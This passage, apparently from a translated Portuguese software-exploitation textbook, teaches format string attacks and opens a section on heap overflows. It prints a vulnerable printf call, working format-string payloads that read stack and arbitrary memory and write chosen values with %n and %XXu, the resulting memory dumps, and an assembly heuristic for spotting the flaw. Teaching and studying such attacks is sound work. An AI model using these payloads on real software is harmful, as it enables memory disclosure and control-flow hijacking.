


Figura 7.11: Um gráfico do controle de fluxo do programa-alvo. Uma pesquisa por valores signed freqüentemente produz resultados interessantes.

De maneira semelhante, podemos procurar uma aritmética de ponteiro como mostrado na Figura 7.12.




Figura 7.12: Procurando chamadas relacionadas à aritmética de ponteiro.




Figura 7.13: Os resultados de uma pesquisa de aritmética de ponteiro no alvo.

Uma pesquisa por e.x.e.x retorna uma lista de localizações (mostrada na Figura 7.13). Se qualquer um dos valores na Figura 7.13 for controlado por um usuário, a corrupção de memória será bem possível.

Vulnerabilidades das strings de formato

Ao examinar detalhadamente as vulnerabilidades nas strings de formato, você verá que elas têm uma natureza relativamente simples. Uma chamada à API que recebe uma string de formato (isto é, `%s`) pode ser explorada se o argumento da string de formato for controlado por um invasor remoto. Infelizmente, o problema existe principalmente por causa do desleixo do programador. Entretanto, o problema é tão simples que pode ser detectado automaticamente utilizando scanners simples de código. Portanto, depois de a vulnerabilidade da string de formato ter sido publicada no final da década de 1990, ela foi rapidamente combatida e eliminada na maioria dos softwares.

A vulnerabilidade de string de formato é interessante porque era conhecida por certos grupos no "underground" por vários anos antes de se tornar conhecimento comum. Também era possivelmente encontrada em certos círculos IW. Antes de a vulnerabilidade de string de formato ter sido divulgada, era como se tivéssemos as chaves do reino. Quando o conhecimento desse bug vazou para o público de segurança

de informações, tudo isso foi perdido. Obviamente, certas pessoas "bem-informadas" ficaram decepcionadas com a revelação. Alguém tirou os brinquedos delas.

Eis uma função trivial que sofre de um problema de string de formato:

```
void some_func(char *c)
{
    printf(c);
}
```

Observe que, diferentemente do caso de uma string de formato codificada diretamente, nesse caso a string de formato é fornecida pelo usuário e também é passada para a stack. Isso é importante.

Se passarmos uma string de formato dessa maneira

```
AAAAAAAA%08x%08x%08x%08x
```

os valores serão impressos a partir da stack assim

```
AAAAAAAA0012ff80000000007ffdf000cccccccc
```

A %08x faz com que a função imprima uma double word a partir da stack.

A stack se parece com isto:

```
0012FE94  31 10 40 00  1.@.
0012FE98  40 FF 12 00  @ÿ..
0012FE9C  80 FF 12 00  .ÿ.. <- imprimindo 1
0012FEA0  00 00 00 00  .... <- imprimindo 2
0012FEA4  00 F0 FD 7F  .ðý. <- imprimindo 3
0012FEA8  CC CC CC CC  ÌÌÌÌ <- etc. etc.
0012FEAC  CC CC CC CC  ÌÌÌÌ
0012FEB0  CC CC CC CC  ÌÌÌÌ
...
0012FF24  CC CC CC CC  ÌÌÌÌ
0012FF28  CC CC CC CC  ÌÌÌÌ
0012FF2C  CC CC CC CC  ÌÌÌÌ
0012FF30  CC CC CC CC  ÌÌÌÌ
0012FF34  CC CC CC CC  ÌÌÌÌ
0012FF38  CC CC CC CC  ÌÌÌÌ
0012FF3C  CC CC CC CC  ÌÌÌÌ
0012FF40  41 41 41 41  AAAA <- string de formato
0012FF44  41 41 41 41  AAAA <- que controlamos
0012FF48  25 30 38 78  %08x <-
0012FF4C  25 30 38 78  %08x <-
0012FF50  25 30 38 78  %08x <-
0012FF54  25 30 38 78  %08x <-
0012FF58  00 CC CC CC  .ÌÌÌ
0012FF5C  CC CC CC CC  ÌÌÌÌ
0012FF60  CC CC CC CC  ÌÌÌÌ
0012FF64  CC CC CC CC  ÌÌÌÌ
```

O exemplo anterior inclui grandes volumes de preenchimento na stack entre os materiais interessantes. Como você pode ver, para cada uma das strings `%08x` que adicionamos na string de formato, o próximo valor na stack é impresso. Se adicionarmos cópias suficientes de `%08x`, iremos conseqüentemente fazer com que o ponteiro percorra toda a stack até que aponte para nossa região controlada. Por exemplo, se fornecermos uma string de formato muito mais longa,

```
AAAAAAAA%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%
08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%0
8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x
```

obteremos a seguinte saída:

```
AAAAAAAA0012ff80038202107ffdf000
ccccccccccccccccccccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccccc0012ff800040d695
0012ff40021002100038202107ffdf000ccccccccccccccc
ccccccccccccccccccccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccccccccccccccccccccc
ccccccccccccccccc41414141414141478383025
```

Nesse caso, acabamos imprimindo "41414141," que é "AAAA" na nossa string de formato! Assim, fizemos com que a função `printf` percorresse a stack até nossos dados controlados pelo usuário:

```
0012FF3C  CC CC CC CC  ÌÌÌÌ
0012FF40  41 41 41 41  AAAA <- ponteiro
0012FF44  41 41 41 41  AAAA <- percorreu até
0012FF48  25 30 38 78  %08x <- aqui
0012FF4C  25 30 38 78  %08x
0012FF50  25 30 38 78  %08x
0012FF54  25 30 38 78  %08x
```

Imprimindo dados de qualquer lugar na memória

Visto que controlamos a string de formato e os valores utilizados na stack, podemos substituir `%s` por `%08x` e fazer com que um valor na stack seja utilizado como um ponteiro de string. Como controlamos o valor na stack, podemos especificar qualquer ponteiro e fazer com que seja gerada saída dos dados atrás do ponteiro.

Como um exemplo, fornecemos o seguinte no fim da nossa string de formato:

```
x%08x%08x_%s_
```

Também precisamos alterar o valor de `0x41414141` para um ponteiro real (do contrário, causaremos meramente um SEGV). Digamos que queremos fazer um dump dos dados armazenados em `0x0x77F7F570` (isso é memória de código e talvez nosso objetivo seja obter os códigos operacionais). Nossa string final se parece com isto:

```
AAAA\x70\xF5\xF7\x77%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%
08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%0
8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x_%s_
```

e a seguinte saída é obtida:

```
AAAAp⌡≈w0012ff80000000007ffdf000
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
0012ff800040d6950012ff4000000000
000000007ffdf000cccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccc41414141_╠┤ı ╠┤ı ıDS♦╠┬♦_
```

Utilizando esse método, podemos fazer um dump de grandes seções de um alvo binário e utilizá-lo como entrada para assembly reverso e outros ataques. Naturalmente, a string terminará no primeiro caractere NULL que ela encontra na memória.[10] Isso é irritante, porém não é fatal. Um problema relacionado é o fato de que você não pode fazer um dump de memória nos endereços "baixos" (isto é, endereços que incluem um caractere NULL). Por exemplo, sob um Windows, o executável principal é em geral carregado no endereço de base de `0x00400000`. O `0x00` prefixado sempre estará presente para endereços nessa região e assim você não pode fazer um dump de memória a partir desse local. É possível, porém, obter segredos criptográficos, senhas e outros dados utilizando esse método, sem mencionar o código armazenado em qualquer endereço alto, *incluindo a maioria das DLLs carregadas*.

O token de formato %n

O token %n no mundo das strings de formato faz com que seja gerada saída do número de bytes atualmente escritos em um ponteiro integer. Isto é, o número de bytes que foi atualmente "impresso" via a chamada à API é armazenado como um número em um ponteiro integer. Isso é mais bem entendido por meio de um exemplo:

```
int my_int;
printf("AAAAA%n ", &my_int);
printf("got %d", my_int);
```

10. Como estamos trabalhando com strings C aqui, as operações que estamos manipulando levam em consideração NULL como o fim da string.

O exemplo imprime `AAAAA got 5`. A variável `my_int` obtém o valor cinco porque cinco caracteres `A` foram impressos no momento em que a máquina encontrou o `%n`.

Utilizando algumas variações nos nossos exemplos anteriores, considere uma string de formato como esta:

```
AAAA\x04\xF0\xFD\x7F\x05\xF0\xFD\x7F\x06\xF0\xFD\x7F\x07\xF0\xFD\
x7F%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%0
8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08
x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%n
```

Observe que nossa string de formato tem um número codificado diretamente (`\x04\xF0\xFD\x7F`) que, devido à codificação little endian é, na verdade, equivalente ao número `0x7FFDF004`. Observe também o `%n` no fim da nossa string. O preenchimento de `%08x` remove o stack pointer até que ele aponte para nosso número codificado (`0x7FFDF004`). O `%n` continua, o que faz com que o número de bytes atuais escrito seja armazenado em um ponteiro integer. A stack aponta para nosso número `0x7FFDF004`, que dessa forma é tratado como o ponteiro integer. Isso faz com que os dados sejam escritos no endereço `0x7FFDF004`. Naturalmente, temos controle total desse endereço.

Depois que tudo isso é executado, a memória no alvo é semelhante a:

```
7FFDF000  00 00 01 00  ....
7FFDF004  64 01 00 00  d... <- escrevemos um número aqui
7FFDF008  00 00 40 00  ..@.
```

O número `0x00000164` é igual a `356`, o que significa que 356 bytes foram "escritos" de acordo com a máquina. Observe que codificamos quatro endereços em uma linha, cada um deslocado por um único byte. Se colocarmos quatro seqüências `%n` no fim da nossa string de formato, poderemos sobrescrever cada byte do endereço-alvo. Assim, podemos controlar a localização precisa da saída numérica via nossa string de formato. Também observe os endereços codificados diretamente na nossa string de formato. Como você pode ver, estamos incrementando o ponteiro por um único byte de cada vez:

```
AAAA\x04\xF0\xFD\x7F\x05\xF0\xFD\x7F\x06\xF0\xFD\x7F\x07\xF0\xFD\
x7F%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%0
8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08
x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%n%n%n%n
```

A memória-alvo agora se parece com isto:

```
7FFDF000  00 00 01 00  ....
7FFDF004  64 64 64 64  dddd <- escrevemos 0x00000164 quatro vezes
7FFDF008  01 00 00 00  ....
```

Entender o que acabamos de fazer é crítico para este tipo de ataque: O número atual dos bytes escritos nesse exemplo é `0x164`. Fazemos com que esse número seja repetidamente escrito quatro vezes, cada vez deslocando o ponteiro para a frente por um. O resultado final é o valor `0x64646464` escrito diretamente no nosso endereço-alvo.

O token %00u

No exemplo anterior, acessamos o número atual de bytes escrito. Se deixado ao acaso, esse número provavelmente não terá o valor exato que você quer colocar na memória. Felizmente, você também pode controlar esse número facilmente. Com o método que ilustramos anteriormente, somente o byte mais inferior é importante, portanto precisamos simplesmente criar valores em que o byte menos significativo é colocado no nosso valor pretendido.

Nossa nova string de formato contém o preenchimento `0x41414141` entre cada endereço:

```
AAAA\x04\xF0\xFD\x7F\x41\x41\x41\x41\x05\xF0\xFD\x7F\x41\x41\x41\x41\x06\xF0\xFD\x
7F\x41\x41\x41\x41\x07\xF0\xFD\x7F%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x
%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08
x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%16u%n
```

Também incluímos uma nova seqüência: %16u. Essa nova seqüência afeta o número atual de bytes impressos. O 16 faz com que 16 seja adicionado à contagem atual de bytes. Portanto, utilizando a notação %XXu, podemos controlar o número sendo colocado na nossa posição de memória! Tudo OK.

Utilizando %20u%n:

```
7FFDF000  00 00 01 00  ....
7FFDF004  7C 01 00 00  |... 17c = 380
7FFDF008  00 00 40 00  ..@.
```

Utilizando %40u%n:

```
7FFDF000  00 00 01 00  ....
7FFDF004  90 01 00 00  .... 190 = 400
7FFDF008  00 00 40 00  ..@.
```

Como você pode ver, o número preciso colocado na posição da memória agora pode ser controlado por um invasor. Utilizada uma vez para cada um dos endereços, essa técnica controla cada byte da memória-alvo, permitindo efetivamente que coloquemos aí qualquer coisa.

Considere essa string de formato:

```
AAAA\x04\xF0\xFD\x7F\x42\x42\x42\x42\x05\xF0\xFD\x7F\x41\x41\x41\
x41\x06\xF0\xFD\x7F\x41\x41\x41\x41\x07\xF0\xFD\x7F%08x%08x%08x%0
```

```
8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08
x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x
%08x%08x%08x%08x%08x%152u%n%64u%n%191u%n%256u%n
```

Observe os valores escolhidos para %Xxu. Essa string de formato resulta em controle preciso sobre os bytes da memória-alvo:

```
7FFDF000  00 00 01 00  ....
7FFDF004  00 40 FF FF  .@ÿÿ <- escrevemos 0xFFFF4000
7FFDF008  03 00 00 00  ....
```

O controle refinado que demonstramos com relação a valores na memória pode ser utilizado para sobrescrever ponteiros no heap ou na stack. No caso do Windows, a stack está localizada na memória "lowland", onde será impossível codificar os dados sem um caractere NULL. Isso, naturalmente, derrotará um ataque direto e simples, tornando a exploração mais difícil.

Detectando o problema no código

Procurar lugares para executar esse tipo de ataque é metade da batalha. Uma abordagem é observar correções de stack depois de uma chamada. Se correções de stack adicionadas ao ESP depois de uma chamada parecerem suspeitas, estamos no caminho certo.

Uma `printf` normal:

```
printf("%s", t);

00401032   call        printf (00401060)
00401037   add         esp,8
```

Uma `printf` ruim:

```
 printf(t);

0040102D   call        printf (00401060)
00401032   add         esp,4
```

Observe que a correção de stack depois da `printf` ruim é apenas `4` na chamada vulnerável. Isso irá sugerir que você localizou uma vulnerabilidade da string de formato.

Padrão de ataque: Overflow de formato de string em `syslog()`

Em geral, a função `syslog` é mal utilizada e os dados fornecidos pelo usuário são passados como uma string de formato. Esse é um problema comum e muitas vulnerabilidades públicas e explorações associadas são postadas.

❊ **Exemplo de ataque:** `Syslog()`

O servidor extremail utiliza a função `flog()`, que passa os dados fornecidos pelo usuário como a string de formato para uma chamada a `fprintf`. Isso pode ser explorado com um overflow de formato de string.

Heap Overflows

A memória de heap consiste em grandes blocos de memória alocada. Cada bloco tem um pequeno cabeçalho que descreve o tamanho do bloco e outros detalhes. Se um buffer do heap sofrer um overflow, um ataque irá sobrescrever o próximo bloco no heap, incluindo o cabeçalho. Se sobrescrever o cabeçalho do próximo bloco na memória, você poderá fazer com que dados arbitrários sejam gravados na memória. Cada exploração e software-alvo têm resultados únicos, dificultando esse ataque. Dependendo do código, os pontos em que a memória pode ser corrompida irão mudar. Isso não é ruim, apenas significa que a exploração que você elabora deve ser única para o alvo.

Heap overflows são conhecidos e explorados no underground dos computadores por vários anos, mas a técnica permanece relativamente esotérica. Diferentemente dos stack overflows (que agora estão praticamente extintos), as vulnerabilidades de heap overflow ainda são muito predominantes.

Em geral, estruturas de heap são colocadas contiguamente na memória. A direção do crescimento de buffer é mostrada na Figura 7.14.

Cada sistema operacional e compilador utiliza diferentes métodos para gerenciar o heap. Até diferentes aplicações na mesma plataforma podem utilizar diferentes métodos para o gerenciamento de heap. A melhor coisa a fazer ao trabalhar em uma exploração é fazer engenharia reversa no sistema de heap em uso, tendo em mente que é possível que cada aplicação-alvo utiliza métodos levemente diferentes.




Figura 7.14: Crescimento do buffer do heap em uma plataforma típica.

A Figura 7.15 mostra como o Windows 2000 organiza as informações do cabeçalho do heap.

